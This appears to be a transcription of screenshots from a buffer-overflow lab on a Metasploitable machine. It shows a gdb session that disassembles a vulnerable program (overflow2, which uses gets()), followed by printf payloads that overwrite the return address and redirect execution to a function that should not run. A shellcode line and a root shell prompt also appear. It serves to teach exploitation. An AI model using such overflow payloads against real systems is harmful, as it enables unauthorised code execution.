- Assembly pane:** Shows assembly code with line numbers 14 and 15. Line 14 contains `(*ret) = (int)shellcode;`. Line 15 is a closing brace }.
- Registers pane:** Shows registers \$r0 through \$r7, \$sp, \$bp, \$fp, \$ra, and floating-point registers \$f0-f7. Most registers contain addresses like 0xbffff800, 0x08049640, etc.
- Stack dump pane:** Shows memory dump starting at address 0xbffff800. It displays four columns of memory values: 0xbffff800, 0xbffff810, 0xbffff820, 0xbffff830, and so on up to 0xbffff870. The values include addresses and some data like 0x00000001 and 0x3ca82a96.
- Memory dump pane:** Shows memory dump starting at address 0x080482ec. It displays four columns of memory values: 0x080482ec, 0x08048499, 0xb7fd4ff4, 0x08049680, and so on. The values include addresses and some data like 0xb7fe2b48 and 0x00000000.
- Registers pane (bottom):** Shows registers \$r0 through \$r7, \$sp, \$bp, \$fp, \$ra, and floating-point registers \$f0-f7. Values are mostly zeros or addresses.
- Stack dump pane (bottom):** Shows memory dump starting at address 0x08060771. It displays four columns of memory values: 0x08060771, 0x08060780, 0xb7fd4ff4, 0x08049680, and so on. The values include addresses and some data like 0xb7fe2b48 and 0x00000000.
- Bottom pane:** Shows a command-line interface with the prompt "sh-3.2#".

C.

Eterm 0.9.4

Eterm Font Background Terminal ? X

```
root@metasploitable:/home/msfadmin# gdb overflow2
GNU gdb 6.8-debian
Copyright (C) 2008 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu"...
(gdb) br main
Breakpoint 1 at 0x8048516: file overflow2.c, line 15.
(gdb) disas
No frame selected.
(gdb) run
Starting program: /home/msfadmin/overflow2

Breakpoint 1, main () at overflow2.c:15
15          return_input();
(gdb) p $esp
$1 = (void *) 0xbffff830
(gdb) p $ebp
$2 = (void *) 0xbffff838
(gdb) p $ret
No symbol "ret" in current context.
(gdb) disas
Dump of assembler code for function main:
0x08048510 <main+0>: push %ebp
0x08048511 <main+1>: mov %esp,%ebp
0x08048513 <main+3>: sub $0x8,%esp
0x08048516 <main+6>: call 0x80484e0 <return_input>
0x0804851b <main+11>: mov %ebp,%esp
0x0804851d <main+13>: pop %ebp
0x0804851e <main+14>: ret
End of assembler dump.
(gdb) disas NonExecuteFunc
Dump of assembler code for function NonExecuteFunc:
0x080484c0 <NonExecuteFunc+0>: push %ebp
0x080484c1 <NonExecuteFunc+1>: mov %esp,%ebp
0x080484c3 <NonExecuteFunc+3>: sub $0x8,%esp
0x080484c6 <NonExecuteFunc+6>: sub $0xc,%esp
0x080484c9 <NonExecuteFunc+9>: push $0x8048640
0x080484ce <NonExecuteFunc+14>: call 0x8048398 <printf@plt>
0x080484d3 <NonExecuteFunc+19>: add $0x10,%esp
0x080484d6 <NonExecuteFunc+22>: mov %ebp,%esp
0x080484d8 <NonExecuteFunc+24>: pop %ebp
0x080484d9 <NonExecuteFunc+25>: ret
End of assembler dump.
(gdb) s
return_input () at overflow2.c:9
9          gets(array);
(gdb) █
```

```
root@metasploitable:/home/msfadmin# printf "123456789abcd" | ./overflow2  
Ihöy·plü·Piu·^[[  
Segmentation fault  
root@metasploitable:/home/msfadmin#
```

```
root@metasploitable:/home/msfadmin# printf "123456789\xc0\x84\x04\x08" | ./overflow2  
Ihöy·plü·Piu·^[[  
Segmentation fault  
root@metasploitable:/home/msfadmin# printf "123456789abc\xc0\x84\x04\x08" | ./overflow2  
Ihöy·plü·Piu·^[[  
I am not supposed to be executed.  
Segmentation fault  
root@metasploitable:/home/msfadmin#
```